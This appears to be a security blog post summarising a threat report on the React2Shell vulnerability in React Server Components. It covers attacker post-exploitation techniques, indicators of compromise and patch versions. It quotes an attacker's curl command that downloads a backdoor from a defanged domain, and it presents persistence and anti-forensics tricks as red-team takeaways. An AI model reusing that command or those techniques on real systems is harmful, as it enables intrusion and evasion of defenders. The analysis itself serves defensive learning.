React2Shell (CVE-2025-55182)
The New "God Mode" for Web RCE: Analyzing React2Shell Exploits and Attacker Tradecraft
Introduction: The “Log4j” of 2025?
If you thought the holidays would be quiet, think again. On December 3, 2025, the cybersecurity world was hit with CVE-2025-55182, widely dubbed “React2Shell” with a CVSS rating of 10.0.
This is not a complex, multi-stage exploit chain. This is a CVSS 10.0 Unauthenticated Remote Code Execution (RCE) vulnerability. It affects React Server Components (RSC), which powers massive frameworks like Next.js.
For Red Teamers and OSCP aspirants, this is the Holy Grail: a single HTTP request that grants code execution as the web server user. For Blue Teamers, it is a nightmare scenario where the mere presence of a vulnerable package allows compromise.
Google Threat Intelligence Group (GTIG) has released a comprehensive report detailing how threat actors from state-sponsored espionage groups to opportunistic cryptominers are weaponizing this right now. Let’s break down their tradecraft.

The Vulnerability: CVE-2025-55182
The Core Issue: The flaw resides in how React Server Components (versions 19.0 through 19.2.0) handle requests. An attacker can send a crafted HTTP payload that the server processes unsafeley, leading to arbitrary command execution.
Why it’s Dangerous:
- Unauthenticated: No login required.
- Ubiquitous: Next.js is the backbone of the modern web.
- Low Complexity: Valid payloads are circulating, and despite some initial confusion with AI-generated fake PoCs, legitimate exploits including in-memory web shells are now in the wild.
Threat Actor Tradecraft: Analyzing the Campaigns
What makes this report interesting for OSCP learners isn’t just the exploit, but what the attackers do after they get a shell. The post-exploitation techniques observed by GTIG are a masterclass in Linux persistence and pivoting.
1. The Pivot: UNC6600 and “MINOCAT”
Actor: China-nexus Espionage (UNC6600)
This group isn’t just dropping a reverse shell; they are setting up a sophisticated tunnel to route traffic.
- The Tool: MINOCAT. This is a custom tunneler containing an embedded Fast Reverse Proxy (FRP) client.
- The Setup:
- Creates a hidden directory:
$HOME/.systemd-utils(Classic Linux stealth). - Process Management: Kills competing processes named
ntpclientto free up resources or remove rival malware. - Persistence:
- Creates a
systemdservice. - Modifies the user’s shell config (e.g.,
.bashrc) to relaunch the malware whenever a legitimate user logs in.
- Creates a
- Creates a hidden directory:
Red Team Takeaway: FRP is a staple in OSCP and real engagements for pivoting. Hiding your binary in “dot” directories (hidden folders) like .systemd-utils is simple but effective against basic ls enumeration.
2. The Living-Off-The-Land Downloader: SNOWLIGHT
Actor: UNC6586
This group prefers standard tools to blend in.
- The Tactic: They execute a command using
cURLorwget(tools likely already allowed through the firewall). - The Command:
1
curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=... -o <filename>
- The Payload: SNOWLIGHT, a downloader for the VSHELL backdoor.
- Stealth: Note the domain
windowserrorapis[.]com. It looks semi-legitimate to a hurried analyst glancing at logs.
3. The C2 Hider: HISONIC
Actor: UNC6603
This is the most advanced tradecraft in the report. Instead of connecting to a suspicious IP, the HISONIC backdoor talks to legitimate cloud services.
- Infrastructure: Uses Cloudflare Pages and GitLab for Command and Control (C2).
- Obfuscation: The configuration is XOR-encoded and hidden between magic markers (
115e1fc47977812and725166234cf88gxx). - Why this matters: Most firewalls allow traffic to Cloudflare and GitLab. Blocking this C2 channel is extremely difficult without deep packet inspection (DPI).
4. The Evasion: ANGRYREBEL.LINUX
Actor: UNC6595
- Disguise: The malware renames itself to
sshd(OpenSSH Daemon) and hides in/etc/. - Timestomping: It modifies file timestamps to match the system, making it harder to find during forensic analysis.
- Anti-Forensics: Executes
history -cto wipe the command history immediately.
Indicators of Compromise (The Hunt)
If you are defending a network, or if you are doing a “Blue Team” module, here is what you look for.
File System Artifacts:
- Hidden directories:
$HOME/.systemd-utils - Suspicious scripts:
sex.sh(Cryptominer installer),b.sh. - Binaries in
/tmp/masquerading asvim.
Network Indicators:
- Domains:
reactcdn.windowserrorapis[.]com - IPs:
45.76.155[.]14(COMPOOD C2),82.163.22[.]139.
Mitigation: Closing the Door
The only real fix is patching. WAF rules are a band-aid.
Required Actions:
- Patch React Server Components:
- If on 19.0.x -> Upgrade to 19.0.1
- If on 19.1.x -> Upgrade to 19.1.2
- If on 19.2.x -> Upgrade to 19.2.1 (or higher)
- Audit Dependencies: You might not use React directly, but a library you use might depend on it. Check your
package-lock.json.
Final Thoughts for the Learner
React2Shell demonstrates the fragility of modern web supply chains. For the OSCP student, this report is a goldmine of post-exploitation ideas.
Don’t just look at the exploit. Look at how UNC6600 establishes persistence via .bashrc. Look at how UNC6595 disguises its process as sshd. These are the techniques that turn a simple shell into a persistent foothold.